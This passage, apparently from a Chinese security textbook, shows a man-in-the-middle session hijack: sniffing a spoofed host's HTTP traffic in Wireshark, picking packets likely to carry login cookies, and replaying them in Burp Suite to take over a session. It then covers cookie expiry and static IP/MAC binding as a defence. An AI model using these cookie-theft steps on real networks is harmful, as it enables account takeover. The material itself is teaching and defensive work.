

图 11-28　Wireshark 抓取被欺骗主机的数据包



图 11-29　保存捕获

后面需要分析数据包时，只需要再次载入保存文件就可以了。载入文件首先在显示过滤器中过滤一下，这里只需要 HTTP 协议的数据包，在显示过滤器中输入 HTTP 按回车键，单击 Destination 栏，将所有数据包以目的 IP 排序，如图 11-30 所示。



图 11-30　数据包排序

挑选合适的数据包进行分析。一般来说，挑选 Length 值比较大的（通常网站在没登录前，几乎什么都没有，登录后才会显示具体的内容），No 值比较高的（一般都是刚进入网站没有登录，所以第一个数据包获取有效 Cookies 的可能性比较小，越到后面获取 Cookies 的可能性就越大）作为目标就可以了。在挑选好的数据包上单击鼠标右键，在弹出的菜单中选择“追踪流”→“HTTP 流”，如图 11-31 所示。

在弹出的界面中获取到了这个数据包发送的 Cookies，如图 11-32 所示。

打开 Burp Suite，单击 Repeater 选项卡，将刚才获取的 Cookies 全部复制到左侧的窗口，然后单击左上侧的 Go 按钮，如图 11-33 所示。



图 11-31　追踪 HTTP 流



图 11-32　获取 Cookies



图 11-33　准备重发数据包

在弹出的 Configure target details 页中填入目标 IP 和端口，单击 OK 按钮后，再次单击左上侧的 Go 按钮，如图 11-34 所示。



图 11-34　获取 response

如果一切顺利，Burp Suite 右侧的窗口将得到这次数据重发后的结果。在右侧的窗口中单击鼠标右键，在弹出的菜单中选择 Show response in browser 选项，如图 11-35 所示。



图 11-35　发送到浏览器

单击弹出界面的 Copy 按钮，将网址复制到粘贴板。打开浏览器，将浏览器的代理服务器指向 Burp Suite 默认的端口，再将粘贴板上的网址复制到地址栏，按回车键，如图 11-36 所示。

图 11-36　设置 Burp Suite 为代理服务器

最终得到的结果如图 11-37 所示。

图 11-37　会话劫持成功

浏览器显示已经是用户登录状态了，此次会话劫持成功。

11.3.3　注意事项

中间人攻击的会话劫持好处在于只要获取了 Cookies，就能抛开用户名、密码、验证码、滑动条等一切验证方式，直接获取权限。但会话劫持并不是万能的，不是每次都能成功的。

首先，Cookies 中如果出现了 token，基本上就不需要再费工夫了，使用 token 验证还能劫持的不是没有，只是可能性太低了。而且可能需要多次计算，发送数据包试探、总结，性价比比较低。

其次，Cookies 是有生存期的，获取到了 Cookies 最好马上利用，一旦 Cookies 过期就没什么用了。

11.3.4　中间人攻击防范秘籍

内网攻击中，嗅探、中间人攻击占了很大的比重。要防范破解也很简单，只需要将

IP/Mac 地址绑定一下就可以了。以 192.168.1.2 发送信息给 192.168.1.3 为例，绑定了 IP/Mac 地址就相当于 192.168.1.2 很明确地告诉通信对象，接收的计算机必须是 IP 地址为 192.168.13 并且 Mac 地址为 xx:xx:xx:xx:xx:xx 的计算机。反过来接收信息的计算机 192.168.1.3 也需要绑定 IP/Mac 地址，明确地告知通信计算机的 IP 地址和 Mac 地址。这就是所谓的双向绑定。以本机与路由器双向绑定为例。

1．主机端绑定

先在主机上绑定路由器的 IP/Mac 信息，以管理员身份运行终端（arp 命令需要管理员权限），先清空 ARP 缓存，然后显示当前的 ARP 列表，执行命令：

```
arp -d
arp -a
```

执行结果如图 11-38 所示。

图 11-38　清空 ARP 缓存

目前显示路由器 192.168.1.1 的类型是动态的。绑定 IP/Mac 地址后，类型应该为静态。一般来说可以用 arp -s 命令来绑定 IP/Mac 地址。但有时会遇上拒绝访问的提示。这里采用更安全的方式来绑定。不过首先要确定的是本地网卡的 Idx，在终端中执行命令：

```
netsh i i show in
```

这条命令是 netsh interface ipv4 show interfaces 命令的简写。执行结果如图 11-39 所示。


管理员: cmd (Admin)
<1> 管理员: cmd
Search
king@WINDOWS10 C:\Users\king
$ netsh i i show in
Idx Met MTU 状态 名称
1 75 4294967295 connected Loopback Pseudo-Interface 1
13 35 1500 connected 以太网
15 15 1500 connected vEthernet (HNS Internal NIC)
18 35 1500 disconnected 以太网 2
4 25 1500 connected Npcap Loopback Adapter
这就是本机有线网卡，需要取得Idx为13
king@WINDOWS10 C:\Users\king
$

图 11-39　获取网卡 Idx

然后绑定 IP/Mac，执行命令：

```
netsh -c "i i" add ne 13 192.168.1.1 54-df-24-99-26-4c
arp -a
```

执行结果如图 11-40 所示。



图 11-40　ARP 绑定

主机绑定路由器 IP/Mac 地址完毕。

2．路由器端绑定

首先要做的是确定主机的 IP 地址和 Mac 地址。在终端中执行命令：

```
ipconfig /all
```

执行结果如图 11-41 所示。

图 11-41　查询主机 Mac 地址

然后在浏览器中打开路由器的设置页面并登录（一般是 192.168.1.1）。单击左侧的 IP 与 Mac 的绑定菜单，再单击静态 ARP 绑定设置菜单。在右侧的主页面中选择 ARP 绑定栏的“启用”单选按钮，单击“保存”按钮后，再单击下方的“增加单个条目”，如图 11-42 所示。

在弹出的静态 ARP 绑定设置页面中填入主机的 Mac 地址和 IP 地址，单击“保存”按钮，如图 11-43 所示。

图 11-42　启用 ARP 绑定

图 11-43　主机 ARP 绑定

保存后返回到静态 ARP 绑定设置的主界面，可以看到主机的 IP/Mac 地址已经绑定好了，如图 11-44 所示。

图 11-44　显示绑定的主机

主机和路由器已经双向绑定完毕。

11.4　防范总结

内网要保持安全需要在路由器上做功课，选择高端路由或者专业的路由系统可能会好一些。普通路由器如果可能，最好设置成双向绑定，这样会安全一点。虽然 Macchanger 之类的软件可以变换 Mac 地址后再进攻，但至少给攻击者增加了成本。当攻击者意识到攻击的成本和收获不成正比时，自然会放弃攻击。